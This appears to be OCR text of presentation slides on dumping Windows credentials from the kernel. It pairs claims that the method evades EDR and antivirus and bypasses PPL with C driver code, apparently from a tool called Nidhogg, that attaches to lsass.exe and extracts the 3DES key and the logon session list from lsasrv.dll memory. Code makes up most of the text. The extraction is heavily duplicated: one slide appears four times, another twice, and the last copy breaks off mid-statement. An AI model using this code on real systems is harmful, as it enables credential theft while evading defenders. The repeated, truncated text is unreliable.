
Advantages of dumping credentials from the kernel

Remain undetected by EDRs and AVs

No need to acquire special permissions or beat PPL


Done in almost identical way like from user mode

Dumping Credentials





```
NTSTATUS DumpCredentials(ULONG* AllocationSize) {
    KAPC_STATE state;
    ULONG lsassPid = 0;
    ULONG foundIndex = 0;
    SIZE_T bytesWritten = 0;
    PEPROCESS lsass = NULL;
    ULONG credentialsIndex = 0;
    ULONG validCredentialsCount = 0;
    ULONG credentialsCount = 0;
    PLSASRV_CREDENTIALS currentCredentials = NULL;

    if (this->lastLsassInfo.LastCredsIndex != 0)
        return STATUS_ABANDONED;

    NTSTATUS status = NidhoggProccessUtils->FindPidByName(L"lsass.exe", &lsassPid);

    if (!NT_SUCCESS(status))
        return status;

    status = PsLookupProcessByProcessId(ULongToHandle(lsassPid), &lsass);

    if (!NT_SUCCESS(status))
        return status;

    KeStackAttachProcess(lsass, &state);
    do {
        PVOID lsasrvBase = GetModuleBase(lsass, L"\\Windows\\System32\\lsasrv.dll");

        if (!lsasrvBase) {
            status = STATUS_NOT_FOUND;
            break;
        }
        PVOID lsasrvMain = GetFunctionAddress(lsasrvBase, "LsaIAuditSamEvent");

        if (!lsasrvMain) {
            status = STATUS_NOT_FOUND;
            break;
        }

        // Finding LsaEnumerateLogonSession and LsaInitializeProtectedMemory to extract the
LogonSessionList and the 3DES key.
        PVOID lsaEnumerateLogonSessionLocation = FindPattern((PUCHAR)&LogonSessionListLocation, 0xCC,
            sizeof(LogonSessionListLocation), lsasrvMain,
            LogonSessionListLocationDistance, NULL, 0);

        if (!lsaEnumerateLogonSessionLocation) {
            lsaEnumerateLogonSessionLocation = FindPattern((PUCHAR)&LogonSessionListLocation, 0xCC,
                sizeof(LogonSessionListLocation), lsasrvMain,
                LogonSessionListLocationDistance, NULL, 0, true);

            if (!lsaEnumerateLogonSessionLocation) {
                status = STATUS_NOT_FOUND;
                break;
            }
        }

        PVOID lsaInitializeProtectedMemory = FindPattern((PUCHAR)&IvDesKeyLocation, 0xCC,
            sizeof(IvDesKeyLocation), lsasrvMain,
            IvDesKeyLocationDistance, NULL, 0);
```

Dumping Credentials





```
NTSTATUS DumpCredentials(ULONG* AllocationSize) {
    KAPC_STATE state;
    ULONG lsassPid = 0;
    ULONG foundIndex = 0;
    SIZE_T bytesWritten = 0;
    PEPROCESS lsass = NULL;
    ULONG credentialsIndex = 0;
    ULONG validCredentialsCount = 0;
    ULONG credentialsCount = 0;
    PLSASRV_CREDENTIALS currentCredentials = NULL;

    if (this->lastLsassInfo.LastCredsIndex != 0)
        return STATUS_ABANDONED;

    NTSTATUS status = NidhoggProccessUtils->FindPidByName(L"lsass.exe", &lsassPid);

    if (!NT_SUCCESS(status))
        return status;

    status = PsLookupProcessByProcessId(ULongToHandle(lsassPid), &lsass);

    if (!NT_SUCCESS(status))
        return status;

    KeStackAttachProcess(lsass, &state);
    do {
        PVOID lsasrvBase = GetModuleBase(lsass, L"\\Windows\\System32\\lsasrv.dll");

        if (!lsasrvBase) {
            status = STATUS_NOT_FOUND;
            break;
        }
        PVOID lsasrvMain = GetFunctionAddress(lsasrvBase, "LsaIAuditSamEvent");

        if (!lsasrvMain) {
            status = STATUS_NOT_FOUND;
            break;
        }

        // Finding LsaEnumerateLogonSession and LsaInitializeProtectedMemory to extract the
LogonSessionList and the 3DES key.
        PVOID lsaEnumerateLogonSessionLocation = FindPattern((PUCHAR)&LogonSessionListLocation, 0xCC,
            sizeof(LogonSessionListLocation), lsasrvMain,
            LogonSessionListLocationDistance, NULL, 0);

        if (!lsaEnumerateLogonSessionLocation) {
            lsaEnumerateLogonSessionLocation = FindPattern((PUCHAR)&LogonSessionListLocation, 0xCC,
                sizeof(LogonSessionListLocation), lsasrvMain,
                LogonSessionListLocationDistance, NULL, 0, true);

            if (!lsaEnumerateLogonSessionLocation) {
                status = STATUS_NOT_FOUND;
                break;
            }
        }

        PVOID lsaInitializeProtectedMemory = FindPattern((PUCHAR)&IvDesKeyLocation, 0xCC,
            sizeof(IvDesKeyLocation), lsasrvMain,
            IvDesKeyLocationDistance, NULL, 0);
```

Dumping Credentials





```
NTSTATUS DumpCredentials(ULONG* AllocationSize) {
    KAPC_STATE state;
    ULONG lsassPid = 0;
    ULONG foundIndex = 0;
    SIZE_T bytesWritten = 0;
    PEPROCESS lsass = NULL;
    ULONG credentialsIndex = 0;
    ULONG validCredentialsCount = 0;
    ULONG credentialsCount = 0;
    PLSASRV_CREDENTIALS currentCredentials = NULL;

    if (this->lastLsassInfo.LastCredsIndex != 0)
        return STATUS_ABANDONED;

    NTSTATUS status = NidhoggProccessUtils->FindPidByName(L"lsass.exe", &lsassPid);

    if (!NT_SUCCESS(status))
        return status;

    status = PsLookupProcessByProcessId(ULongToHandle(lsassPid), &lsass);

    if (!NT_SUCCESS(status))
        return status;

    KeStackAttachProcess(lsass, &state);
    do {
        PVOID lsasrvBase = GetModuleBase(lsass, L"\\Windows\\System32\\lsasrv.dll");

        if (!lsasrvBase) {
            status = STATUS_NOT_FOUND;
            break;
        }
        PVOID lsasrvMain = GetFunctionAddress(lsasrvBase, "LsaIAuditSamEvent");

        if (!lsasrvMain) {
            status = STATUS_NOT_FOUND;
            break;
        }

        // Finding LsaEnumerateLogonSession and LsaInitializeProtectedMemory to extract the
LogonSessionList and the 3DES key.
        PVOID lsaEnumerateLogonSessionLocation = FindPattern((PUCHAR)&LogonSessionListLocation, 0xCC,
            sizeof(LogonSessionListLocation), lsasrvMain,
            LogonSessionListLocationDistance, NULL, 0);

        if (!lsaEnumerateLogonSessionLocation) {
            lsaEnumerateLogonSessionLocation = FindPattern((PUCHAR)&LogonSessionListLocation, 0xCC,
                sizeof(LogonSessionListLocation), lsasrvMain,
                LogonSessionListLocationDistance, NULL, 0, true);

            if (!lsaEnumerateLogonSessionLocation) {
                status = STATUS_NOT_FOUND;
                break;
            }
        }

        PVOID lsaInitializeProtectedMemory = FindPattern((PUCHAR)&IvDesKeyLocation, 0xCC,
            sizeof(IvDesKeyLocation), lsasrvMain,
            IvDesKeyLocationDistance, NULL, 0);
```

Dumping Credentials





```
NTSTATUS DumpCredentials(ULONG* AllocationSize) {
    KAPC_STATE state;
    ULONG lsassPid = 0;
    ULONG foundIndex = 0;
    SIZE_T bytesWritten = 0;
    PEPROCESS lsass = NULL;
    ULONG credentialsIndex = 0;
    ULONG validCredentialsCount = 0;
    ULONG credentialsCount = 0;
    PLSASRV_CREDENTIALS currentCredentials = NULL;

    if (this->lastLsassInfo.LastCredsIndex != 0)
        return STATUS_ABANDONED;

    NTSTATUS status = NidhoggProccessUtils->FindPidByName(L"lsass.exe", &lsassPid);

    if (!NT_SUCCESS(status))
        return status;

    status = PsLookupProcessByProcessId(ULongToHandle(lsassPid), &lsass);

    if (!NT_SUCCESS(status))
        return status;

    KeStackAttachProcess(lsass, &state);
    do {
        PVOID lsasrvBase = GetModuleBase(lsass, L"\\Windows\\System32\\lsasrv.dll");

        if (!lsasrvBase) {
            status = STATUS_NOT_FOUND;
            break;
        }
        PVOID lsasrvMain = GetFunctionAddress(lsasrvBase, "LsaIAuditSamEvent");

        if (!lsasrvMain) {
            status = STATUS_NOT_FOUND;
            break;
        }

        // Finding LsaEnumerateLogonSession and LsaInitializeProtectedMemory to extract the
LogonSessionList and the 3DES key.
        PVOID lsaEnumerateLogonSessionLocation = FindPattern((PUCHAR)&LogonSessionListLocation, 0xCC,
            sizeof(LogonSessionListLocation), lsasrvMain,
            LogonSessionListLocationDistance, NULL, 0);

        if (!lsaEnumerateLogonSessionLocation) {
            lsaEnumerateLogonSessionLocation = FindPattern((PUCHAR)&LogonSessionListLocation, 0xCC,
                sizeof(LogonSessionListLocation), lsasrvMain,
                LogonSessionListLocationDistance, NULL, 0, true);

            if (!lsaEnumerateLogonSessionLocation) {
                status = STATUS_NOT_FOUND;
                break;
            }
        }

        PVOID lsaInitializeProtectedMemory = FindPattern((PUCHAR)&IvDesKeyLocation, 0xCC,
            sizeof(IvDesKeyLocation), lsasrvMain,
            IvDesKeyLocationDistance, NULL, 0);
```

Dumping Credentials





```
if (!lsaInitializeProtectedMemory) {
    lsaInitializeProtectedMemory = FindPattern((PUCHAR)&IvDesKeyLocation, 0xCC,
        sizeof(IvDesKeyLocation), lsasrvMain,
        IvDesKeyLocationDistance, NULL, 0, true);

    if (!lsaInitializeProtectedMemory) {
        status = STATUS_NOT_FOUND;
        break;
    }
}

PVOID lsaEnumerateLogonSessionStart = FindPattern((PUCHAR)&FunctionStartSignature, 0xCC,
    sizeof(FunctionStartSignature), lsaEnumerateLogonSessionLocation,
    WLsaEnumerateLogonSessionLen, NULL, 0, true);

if (!lsaEnumerateLogonSessionStart) {
    status = STATUS_NOT_FOUND;
    break;
}

// Getting 3DES key
PULONG desKeyAddressOffset = (PULONG)FindPattern((PUCHAR)&DesKeySignature, 0xCC,
    sizeof(DesKeySignature), lsaInitializeProtectedMemory, LsaInitializeProtectedMemoryLen,
    &foundIndex, DesKeyOffset);

if (!desKeyAddressOffset) {
    status = STATUS_NOT_FOUND;
    break;
}
PBCRYPT_GEN_KEY desKey = (PBCRYPT_GEN_KEY)((PUCHAR)lsaInitializeProtectedMemory +
(*desKeyAddressOffset)
    + foundIndex + DesKeyStructOffset);
status = ProbeAddress(desKey, sizeof(BCRYPT_GEN_KEY), sizeof(BCRYPT_GEN_KEY), STATUS_NOT_FOUND);

if (!NT_SUCCESS(status))
    break;

if (desKey->hKey->tag != 'UUUR' || desKey->hKey->key->tag != 'MSSK') {
    status = STATUS_NOT_FOUND;
    break;
}

this->lastLsassInfo.DesKey.Size = desKey->hKey->key->hardkey.cbSecret;
this->lastLsassInfo.DesKey.Data = AllocateMemory(this->lastLsassInfo.DesKey.Size);

if (!lastLsassInfo.DesKey.Data) {
    status = STATUS_INSUFFICIENT_RESOURCES;
    break;
}
status = MmCopyVirtualMemory(lsass, desKey->hKey->key->hardkey.data, IoGetCurrentProcess(),
    this->lastLsassInfo.DesKey.Data, this->lastLsassInfo.DesKey.Size, KernelMode, &bytesWritten);

if (!NT_SUCCESS(status))
    break;

// Getting LogonSessionList
PULONG logonSessionListAddressOffset = (PULONG)FindPattern((PUCHAR)&LogonSessionListSignature, 0xCC,
    sizeof(LogonSessionListSignature), lsaEnumerateLogonSessionStart, WLsaEnumerateLogonSessionLen,
    &foundIndex, LogonSessionListOffset);
```

Dumping Credentials





```
if (!lsaInitializeProtectedMemory) {
    lsaInitializeProtectedMemory = FindPattern((PUCHAR)&IvDesKeyLocation, 0xCC,
        sizeof(IvDesKeyLocation), lsasrvMain,
        IvDesKeyLocationDistance, NULL, 0, true);

    if (!lsaInitializeProtectedMemory) {
        status = STATUS_NOT_FOUND;
        break;
    }
}

PVOID lsaEnumerateLogonSessionStart = FindPattern((PUCHAR)&FunctionStartSignature, 0xCC,
    sizeof(FunctionStartSignature), lsaEnumerateLogonSessionLocation,
    WLsaEnumerateLogonSessionLen, NULL, 0, true);

if (!lsaEnumerateLogonSessionStart) {
    status = STATUS_NOT_FOUND;
    break;
}

// Getting 3DES key
PULONG desKeyAddressOffset = (PULONG)FindPattern((PUCHAR)&DesKeySignature, 0xCC,
    sizeof(DesKeySignature), lsaInitializeProtectedMemory, LsaInitializeProtectedMemoryLen,
    &foundIndex, DesKeyOffset);

if (!desKeyAddressOffset) {
